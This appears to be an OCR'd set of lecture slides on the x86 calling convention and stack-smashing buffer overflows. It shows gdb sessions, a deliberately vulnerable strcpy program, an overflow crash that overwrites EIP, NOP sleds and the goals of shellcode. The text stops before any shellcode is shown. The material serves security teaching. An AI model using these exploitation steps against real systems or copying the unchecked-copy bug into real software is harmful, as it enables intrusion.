C/x86 Calling Convention


We want to call a function



C/x86 Calling Convention

We want to call a function


- Caller pushes parameters on the stack
  - this is done in reverse order, right to left: first push n^{th} parameter, …, second, and finally, first parameter



C/x86 Calling Convention

We want to call a function


- Caller pushes parameters on the stack
  - this is done in reverse order, right to left: first push n^{th} parameter, …, second, and finally, first parameter
- Then, invoke function (via call)
  - when this is done, the return address is automatically pushed on the stack



C/x86 Calling Convention

- In the function prologue of the callee, we first save the old frame (base) pointer

```
push  %ebp
```




C/x86 Calling Convention

- In the function prologue of the callee, we first save the old frame (base) pointer

```
push %ebp
```

- Then, we copy the stack pointer value into %ebp to get our new base pointer
  - allows access to parameters

```
mov %esp, %ebp
```




C/x86 Calling Convention

- Stack frame holds all local variables

- We need to make room
  - simply move the stack pointer (downwards)
  - for example, if we need two (32-bit) words

```
subl $8, %esp
```

  - %ebp is also used as anchor to access local variables




C/x86 Calling Convention

We function is done

- Store return value in %eax
- Reset the stack

```
movl %ebp, %esp
```



C/x86 Calling Convention

We function is done


- Store return value in %eax
- Reset the stack

```
movl %ebp, %esp
```

- Restore old frame pointer

```
popl %ebp
```


- Now we are ready for ret



Function Call Example



```
int foo(int a, int b)
{
  int i = 3;
  return (a + b) * i;
}

int main()
{
  int e = 0;
  e = foo(4, 5);
  printf("%d", e);
}
```




A Closer Look


```
(gdb) disas main
Dump of assembler code for function main:
0x0804836d <main+0>:    push   %ebp
0x0804836e <main+1>:    mov    %esp,%ebp
0x08048370 <main+3>:    sub    $0x18,%esp
0x08048373 <main+6>:    and    $0xfffffff0,%esp
0x08048376 <main+9>:    mov    $0x0,%eax
0x0804837b <main+14>:   add    $0xf,%eax
0x0804837e <main+17>:   add    $0xf,%eax
0x08048381 <main+20>:   shr    $0x4,%eax
0x08048384 <main+23>:   shl    $0x4,%eax
0x08048387 <main+26>:   sub    %eax,%esp
0x08048389 <main+28>:   movl   $0x0,0xfffffffc(%ebp)
0x08048390 <main+35>:   movl   $0x5,0x4(%esp)
0x08048398 <main+43>:   movl   $0x4,(%esp)
0x0804839f <main+50>:   call   0x8048354 <foo>
0x080483a4 <main+55>:   mov    %eax,0xfffffffc(%ebp)
```




A Closer Look


```
(gdb) breakpoint foo
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: ./test1
Breakpoint 1, 0x0804835a in foo ()
(gdb) disas
Dump of assembler code for function foo:
0x08048354 <foo+0>:     push   %ebp
0x08048355 <foo+1>:     mov    %esp,%ebp
0x08048357 <foo+3>:     sub    $0x10,%esp
0x0804835a <foo+6>:     movl   $0x3,0xfffffffc(%ebp)
0x08048361 <foo+13>:    mov    0xc(%ebp),%eax
0x08048364 <foo+16>:    add    0x8(%ebp),%eax
0x08048367 <foo+19>:    imul   0xfffffffc(%ebp),%eax
0x0804836b <foo+23>:    leave
0x0804836c <foo+24>:    ret
End of assembler dump.
(gdb)
```



The “foo” Frame


```
(gdb) stepi
0x08048361 in foo ()
(gdb) x/12wx $ebp-16
0xaf9d3cc8:   0xaf9d3cd8   0x080482de   0xa7faf360   0x00000003
0xaf9d3cd8:   0xafdde9f8   0x080483a4   0x00000004   0x00000005
0xaf9d3ce8:   0xaf9d3d08   0x080483df   0xa7fadff4   0x08048430
```



Part II
Taking Control of the Program

The Idea

- Overwrite a pointer with the address of our code
- First, locate a pointer that will be copied to the EIP register, or that points to the data that will be copied to the EIP
  - **function return address**
  - function pointers
  - saved EBP
  - entry in the GOT (Global Offset Table)
- Second, overwrite pointer with “good” value
  - we will see what good value means

Smashing the Stack


- A procedure contains local variable allocated on the stack
- Procedure copies user controlled data (input) to the buffer without verifying that the data size is smaller than the buffer
- The user data overwrites all other variables on the stack, up to the return address
- Procedure returns, program fetches the return address that has been modified and jumps to it

Example


```
// Test2.c
#include <stdio.h>
#include <string.h>

int vulnerable(char* param)
{
  char buffer[100];
  strcpy(buffer, param);
}

int main(int argc, char* argv[] )
{
  vulnerable(argv[1]);
  printf("Everything's fine\n");
}
```



Buffer that can hold up to 100 bytes

Copy an arbitrary number of characters from param to buffer

Let's Make it Crash


```
> ./test2 hello
Everything's fine

> ./test2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault

>
```


What Just Happened?


```
> gdb ./test2

(gdb) run hello
Starting program: ./test2
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAAA...
Program received signal SIGSEGV,
Segmentation fault.
0x41414141 in ?? ()
```



Choosing Where to Jump

- Address inside a buffer that contains content controlled by the attacker
  - PRO: works for remote attacks
  - CON: the attacker needs to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
  - PRO: easy to implement, works with tiny buffers
  - CON: only for local exploits, some program clean the environment, the stack must be executable
- Address of a function inside the program
  - PRO: works for remote attacks, does not require an executable stack
  - CON: need to find the right code

Jumping into a Buffer

- The buffer that we are overflowing is usually a good place to put the code that we want to execute

- The buffer is somewhere on the stack, but in most cases the exact address is unknown
  - The address must be precise: jumping one byte before or after would typically just make the application crash
  - On the local system, it is possible to calculate the address with a debugger, but it is very unlikely to be the same address on a different machine
  - Any change to the environment variables affect the stack position

Jumping into a Buffer

Two Steps

1. Get an estimate

```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```


2. Make guess robust to errors: Rather than having to hit precisely, hitting somewhat close is enough (NOP sled)

Still, trial and error is often necessary

The NOP Sled

- A sled is a “landing area” that is put in front of the shellcode
- Must be created in a way such that wherever the program jumps into it…
  - … it always finds a valid instruction
  - … it always reaches the end of the sled and the beginning of the shellcode
- The simplest sled is a sequence of no operation (NOP) instructions
  - Single byte instruction (0x90) that does not do anything
- It mitigates the problem of finding the exact address to the buffer by increasing the size of the target area

Assembling the Malicious Buffer



Part III

The Shellcode

Shellcode

- Sequence of machine instructions that is executed when the attack is successful
- Traditionally, the goal was to spawn a shell (that explains the name “shell code”)
- They can do practically anything
  - create a new user, change a user password
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine (reverse shell)
  - …

How to Spawn a Shell

